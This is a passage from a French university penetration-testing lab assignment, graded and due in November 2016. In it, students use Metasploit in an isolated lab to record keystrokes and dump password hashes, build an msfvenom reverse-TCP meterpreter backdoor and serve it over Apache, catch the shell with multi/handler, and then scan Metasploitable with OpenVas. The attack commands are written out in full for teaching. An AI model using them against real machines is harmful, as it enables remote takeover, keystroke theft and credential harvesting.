


```


msf post(keylog_recorder) > run -j
[*] Post module running as background job
[*] Executing module against USAGER-CROENK8M
[*] Migration type explorer
[*] explorer.exe Process found, migrating into 1384...
[*] Migration successful!
[*] Starting the keystroke sniffer...
[*] Keystrokes being saved in to
/root/.msf4/loot/20140315224148_default_192.168.1.3_host.windows.key_423463.txt
[*] Recording keystrokes...
[+] Keystrokes captured Mohamed Mejri
msf post(keylog_recorder) >

```

13. (0.25pt) À partir d'armitage, utiliser meterpreter (l'un ou l'autre) pour prendre une copie d'écran de XPSP1. La copie d'écran doit montrer votre nom.



14. (0.25pt) À partir d'armitage, utiliser meterpreter (l'un ou l'autre), récupérer les mots de passe hachés de XPSP1.



4.7 Metasploit : msfvenom

Dans ce qui suit, nous créons un code malicieux qui nous permet de prendre le contrôle de la machine Win8.

- Utiliser *msfvenom* pour créer un code malicieux qui nous donne un *meterpreter* une fois exécuté sur la cible.
Adapter la commande suivante en utilisant l'adresse de votre propre machine Kali.

```
root@kali: # msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.1
LPORT=8080 -f exe -o /root/Bureau/backdoor.exe
```

- Lancer un serveur web et mettre le fichier infecté sur le répertoire par défaut.

```
root@kali: # service apache2 start
root@kali: # mv /root/Bureau/backdoor.exe /var/www/html
```

- Sur la machine Kali et via *msfconsole*, préparer le serveur qui va gérer les machines infectées. Adapter, les commandes suivantes à votre adresse Kali.

```
msf > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf > use multi/handler
msf exploit(handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.1
LHOST => 192.168.1.1
msf exploit(handler) > set LPORT 8080
LPORT => 8080
msf exploit(handler) > exploit
```

[!] Started reverse TCP handler on 192.168.1.1:8080

[!] Starting the payload handler...


- Lancer la machine Win8 et la mettre dans le mode host-only avec l'adresse 192.168.1.8
- À partir du navigateur de Win8, ouvrir le fichier contenant le code malicieux et l'exécuter. Cette action simule le fait que la victime a récupéré un fichier infecté d'un serveur sur Internet.




- Revenir sur Kali et vérifier que vous avez eu un *meterpreter* sur Win8.

```
msf exploit(handler) > exploit
[*] Started reverse TCP handler on 192.168.1.1:8080
[*] Starting the payload handler...
[*] Sending stage (1189423 bytes) to 192.168.1.8
[*] Meterpreter session 1 opened (192.168.1.1:8080 -> 192.168.1.8:49166) at 2016-11-02 02:41:43 -0400
```

- À partir de *meterpreter*, lancer un *keylogger* via la commande *keyscan_start*.
- À partir de Win8, ouvrir un fichier texte dans lequel vous écrivez votre nom.
- (0.5 pt) À partir de *meterpreter*, lire ce qui a été écrit sur Win8 via la commande *keyscan_dump* puis arrêter le *keylogger* via la commande *keyscan_stop*



- (0.25 pt) À partir de *meterpreter*, prendre une capture d'écran de Win8, via la commande *screenshot*, et l'afficher via la commande *display*.



4.8 OpenVas

Déterminer automatiquement les services vulnérables dans un réseau et les risques qui leur sont associés est l'un des objectifs des pirates et de *pentester* (très utile pour rédiger le rapport de *pentest*). Des outils comme Nessus et OpenVas sont parmi les meilleurs permettant d'accomplir cette tâche.

- Mettre Kali en mode Nat et installer OpenVas selon les étapes suivantes. Noter le mot de passe donné à la fin (c'est ce que vous utilisez pour vous connecter plus tard à OpenVas, puis vous pouvez le changer. Le nom d'utilisateur est *admin*).

```
root@kali:~# apt-get update
root@kali:~# apt-get dist-upgrade

root@kali:~# apt-get install openvas
root@kali:~# openvas-setup
/var/lib/openvas/private/CA created
/var/lib/openvas/CA created

[i] This script synchronizes an NVT collection with the 'OpenVAS NVT Feed'.
[i] Online information about this feed: 'http://www.openvas.org/openvas-nvt-feed'
...
sent 1143 bytes received 681741238 bytes 1736923.26 bytes/sec
total size is 681654050 speedup is 1.00
[i] Initializing scap database
[i] Updating CPEs
[i] Updating /var/lib/openvas/scap-data/nvdCVE-2.0-2002.xml
[i] Updating /var/lib/openvas/scap-data/nvdCVE-2.0-2003.xml
...
Write out database with 1 new entries
Data Base Updated
Restarting Greenbone Security Assistant: gsad.
User created with password '6062d074-0a4c-4de1-a26a-5f9f055b7c88'.
```

- Démarrer OpenVas avec la commande suivante :

```
root@kali:~# openvas-start
```

- Lancer votre navigateur et le connecter à <https://127.0.0.1:9392>
- Accepter l'exception puis donner le mot de passe pour l'utilisateur *admin*

Welcome dear new user!
To explore this powerful application and to have a quick start for doing things the first time, I am here to assist you with some hints and short-cuts.

I will appear automatically in areas where you have created no or only a few objects. And disappear when you have more than 3 objects. You can call me with this icon

Quick start: Immediately scan an IP address
IP address or hostname:
 Start Scan

- Changer le mot de passe à votre convenance.
- Remettre Kali dans le mode Host-Only avec la bonne adresse.
- Saisir l'adresse de Metasploitable dans le champ Quick Start, puis appuyer sur Start Scan.

Welcome dear new user!
To explore this powerful application and to have a quick start for doing things the first time, I am here to assist you with some hints and short-cuts.

I will appear automatically in areas where you have created no or only a few objects. And disappear when you have more than 3 objects. You can call me with this icon

Quick start: Immediately scan an IP address
IP address or hostname:
 Start Scan

For this short-cut I will do the following for you:

1. Create a new Target with default Port List
2. Create a new Task using this target with default Scan Configuration

- (0.75 pt) Montrer que OpenVas a trouvé une vulnérabilité à haut risque dans le service ftp.

Welcome dear new user!
To explore this powerful application and to have a quick start for doing things the first time, I am here to assist you with some hints and short-cuts.

I will appear automatically in areas where you have created no or only a few objects. And disappear when you have more than 3 objects. You can call me with this icon

Quick start: Immediately scan an IP address
IP address or hostname:
 Start Scan

For this short-cut I will do the following for you:

1. Create a new Target with default Port List
2. Create a new Task using this target with default Scan Configuration

5 Remarques

1. Le travail est individuel.
2. À noter que le barème (total =7.5) indiqué est à titre indicatif.

6 À remettre

Utilisez la boîte de dépôt du site web du cours pour déposer un fichier PDF ou WORD contenant les copies d'écrans demandées, et ce, tout en gardant le même ordre et les mêmes numérotations.

7 Échéancier

Le 21 novembre 2016 avant 14h. À noter que les TPs remis en retard ne seront pas acceptés.